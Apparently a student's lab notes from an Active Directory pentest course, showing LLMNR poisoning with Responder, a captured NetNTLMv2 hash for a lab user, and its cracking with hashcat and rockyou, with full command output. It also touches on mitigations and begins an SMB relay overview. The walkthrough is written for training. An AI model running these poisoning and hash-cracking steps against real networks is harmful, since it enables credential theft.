
Make sure to be in the right network. We are in the same subnet, so we are good to go.

Run: "#sudo responder -I eth0 - dwPv"

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
└─$ sudo responder -I eth0 -dwPv
[sudo] password for kali:

           __
  .----.-----.----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github → https://github.com/sponsors/lgandx
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


You cannot use WPAD server and Proxy_Auth server at the same time, choose one of them.
```


I ran separately:

```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -dwv
[sudo] password for kali:

           __
  .----.-----.----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github → https://github.com/sponsors/lgandx
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
```



I got the hashes from the second one, which should be the image above ("#sudo responder -I eth0 -dPv").


To generate traffic, login as kfunks. Go to "File Explorer" > Request the following:




This basically is the attack.

Last part is to crack this hash.

Copy that hash to a separate file.



To be able to run this attack, I had to allocate 4gb of ram for my kali. So, just keep that in mind if you are getting an error message saying "not enough memory to run the attack" or something to that matter.



```
0:Password1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: KFUNKS::CP0:bc03d4d6d24ea31f:545a998c098700175d655e...000000
Time.Started.....: Thu Jul 25 19:43:41 2024 (0 secs)
Time.Estimated...: Thu Jul 25 19:43:41 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   469.3 kH/s (0.58ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4096/14344385 (0.03%)
Rejected.........: 0/4096 (0.00%)
Restore.Point....: 3072/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: adriano -> oooooo
Hardware.Mon.#1..: Util: 25%

Started: Thu Jul 25 19:43:36 2024
Stopped: Thu Jul 25 19:43:42 2024
```

Cracked: Password1.

Keep in mind, we want to have our password cracker in bare metal to use the graphics card resources.


There is also the .potfile in case the hash has already been cracked. And we can use the "--show" parameter to show those.

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
└─$ hashcat -m 5600 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 1432/2928 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Thu Jul 25 19:47:55 2024
Stopped: Thu Jul 25 19:47:55 2024

┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
└─$ hashcat -m 5600 hashes.txt /usr/share/wordlists/rockyou.txt --show
KFUNKS::CP0:bc03d4d6d24ea31f:545a998c098700175d655e24dc9ee92c:0101000000000000000075be0c0deda0136dace09984d23fa0000000002000800430041005a00450001001e00570049004e002d00340058003200320045004700380036005a0038004300040034005700490004e002d0034
0058003200320045004700380036005a00380043002e00430041005a0045002e004c004f00430041004c0003001400430041005a0045002e004c004f00430041004c0005001400430041005a0045002e004c004f00430041004c000700080000075be0c0deda0106000400020000000080030003000000
0000000000000000000200000080e49aea3cb8e3ad87b976ac48f8c5e77f99980ff2b938a25c1b0a5cd8da7bc0a001000000000000000000000000000000000000000900280063006900660073002f003100390032002e003100360038002e003100360033002e00310033003300000000000000000000:P
assword1
```

OneRuleToRuleThemAll.


For the real world, keep in mind the location of the company you are pentesting. If there are are any sports teams, we could use a password list specific for that region. In other words, if we had a specific team that were very famous in that region, we could use a password list that had different combinations of password with that team name.

90.04 - LLMNR Poisoning Mitigations



Very straight forward. Just follow instruction. We are going to do this in the "Group Policy Management", which is the place where all the policies are set.

90.05 - SMB Relay Attacks Overview




Pay attention to the Requirements.

-SMB signing by default is not enabled or enforced on workstations, but it is enabled and enforced on servers by default. We can check this in the network somehow.


-Relayed user credentials must be admin on that local machine, otherwise not real value.

How do we identify it in the scans?




Before we can attack this, we need to configure Responder:

